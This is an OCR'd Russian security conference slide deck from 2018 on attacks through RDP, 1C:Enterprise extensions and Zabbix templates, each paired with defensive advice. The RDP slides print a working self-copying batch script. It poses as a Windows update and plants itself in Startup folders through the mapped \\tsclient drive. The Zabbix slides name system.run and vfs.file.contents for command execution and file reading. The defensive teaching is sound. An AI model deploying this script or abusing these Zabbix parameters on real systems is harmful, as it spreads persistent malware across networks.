31/05/2018

ПРИВЫЧНЫЕ ТЕХНОЛОГИИ — НОВЫЕ УГРОЗЫ. ВЗГЛЯД ПРАКТИКА


Георгий Старостин

Старший консультант по информационной безопасности «Инфосистемы Джет»
gi.starostin@jet.msk.su / +7 909 952-44-33


ЦЕЛИ НА ЭТАПЕ РАЗВИТИЯ АТАКИ

Расширить зону влияния

Закрепиться




Найти интересующие данные



Совершить мошеннические операции

АНАТОМИЯ АТАК



АТАКА ЧЕРЕЗ RDP

+

=?


АТАКА ЧЕРЕЗ RDP

АНАТОМИЯ АТАКИ ЧЕРЕЗ RDP

1. Атакующий получает доступ к терминальному серверу
2. В каталог автозагрузки (**`C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup`**) помещается скрипт с функцией самокопирования и полезной нагрузкой
3. При входе удаленного пользователя, скрипт копирует себя на локальный диск пользователя (используя сетевой путь **`\\tsclient\c`**)
4. После перезагрузки пользовательского АРМ, скрипт выполняется у пользователя и запускает полезную нагрузку

АТАКА ЧЕРЕЗ RDP


1. Подключение локальных дисков к терминальному серверу



2. Пример скрипта

```
@echo off

echo Updating Windows ...

@echo off
timeout 1 >nul 2>&1

mkdir \\tsclient\c\temp >nul 2>&1
mkdir C:\temp >nul 2>&1

copy run.bat C:\temp >nul 2>&1
copy run.bat \\tsclient\c\temp >nul 2>&1

del /q %TEMP%\temp_00.txt >nul 2>&1

set dirs=dir /a:d /b /s C:\users\*Startup*
set dirs2=dir /a:d /b /s \\tsclient\c\users\*startup*

echo|%dirs%|findstr /i "Microsoft\Windows\Start Menu\Programs\Startup">>"%TEMP%\temp_00.txt"
echo|%dirs2%|findstr /i "Microsoft\Windows\Start Menu\Programs\Startup">>"%TEMP%\temp_00.txt"

for /F "tokens=*" %%a in (%TEMP%\temp_00.txt) DO (
        copy run.bat "%%a" >nul 2>&1
        copy C:\temp\run.bat "%%a" >nul 2>&1
        copy \\tsclient\c\temp\run.bat "%%a" >nul 2>&1
)

del /q %TEMP%\temp_00.txt >nul 2>&1
```

3. Запуск полезной нагрузки




АТАКА ЧЕРЕЗ RDP. ЗАЩИТА

1. Проверять папки автозагрузки на серверах и рабочих станциях:
   - `C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup`
   - `C:\Users\имя_пользователя\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup`
2. Не подключать локальные диски к удаленным машинам через RDP

АТАКА ЧЕРЕЗ 1С:ПРЕДПРИЯТИЕ

АТАКА ЧЕРЕЗ 1С:ПРЕДПРИЯТИЕ




АНАТОМИЯ АТАКИ ЧЕРЕЗ 1С : ПРЕДПРИЯТИЕ

1. Атакующий получает доступ к конфигурации «1С:Предприятие»
2. В конфигурации создается **«Расширение конфигурации»**, содержащее полезную нагрузку
3. при входе пользователя в «1С:Предприятие», выполняется полезная нагрузка на стороне клиента

АНАТОМИЯ АТАКИ ЧЕРЕЗ 1С:ПРЕДПРИЯТИЕ

1. Создание расширения



2. Пример кода для 1С

АТАКА ЧЕРЕЗ 1С: ПРЕДПРИЯТИЕ. ЗАЩИТА

Проверять все сторонние:

- Расширения конфигурации
- Обработки
- Модули


и т.д.

АТАКА ЧЕРЕЗ СИСТЕМУ МОНИТОРИНГА ZABBIX

+

=?

АТАКА ЧЕРЕЗ СИСТЕМУ МОНИТОРИНГА ZABBIX




АНАТОМИЯ АТАКИ ЧЕРЕЗ ZABBIX


1. Атакующий получает административный доступ к системе мониторинга Zabbix
2. В системе создается новый шаблон и новая проверка
3. Если в Zabbix Agent разрешено выполнение команд, то используется параметр **`system.run`**, позволяющий выполнить произвольную команду
4. Если выполнение команд запрещено, то можно использовать функцию **`vfs.file.contents`**, позволяющий прочитать произвольный файл

АТАКА ЧЕРЕЗ СИСТЕМУ МОНИТОРИНГА ZABBIX

1. Опасные параметры



2. Результат эксплуатации (чтение файла)



АТАКА ЧЕРЕЗ ZABBIX. ЗАЩИТА

1. Проверять шаблоны в которых используются параметры:
   - **`system.run`**
   - **`vfs.file.contents`**
2. Контролировать изменения шаблонов
3. Максимально ограничить права в системе для Zabbix Agent

ЗАЩИТА

- Контроль изменений конфигурации
- Контроль изменений в системных каталогах
- Организация защиты вспомогательных сервисов
- Контроль изменений кода приложений
- Разграничение прав приложений

31/05/2018

СПАСИБО ЗА ВНИМАНИЕ!

Георгий Старостин

Старший консультант по информационной безопасности «Инфосистемы Джет»
gi.starostin@jet.msk.su / +7 909 952-44-33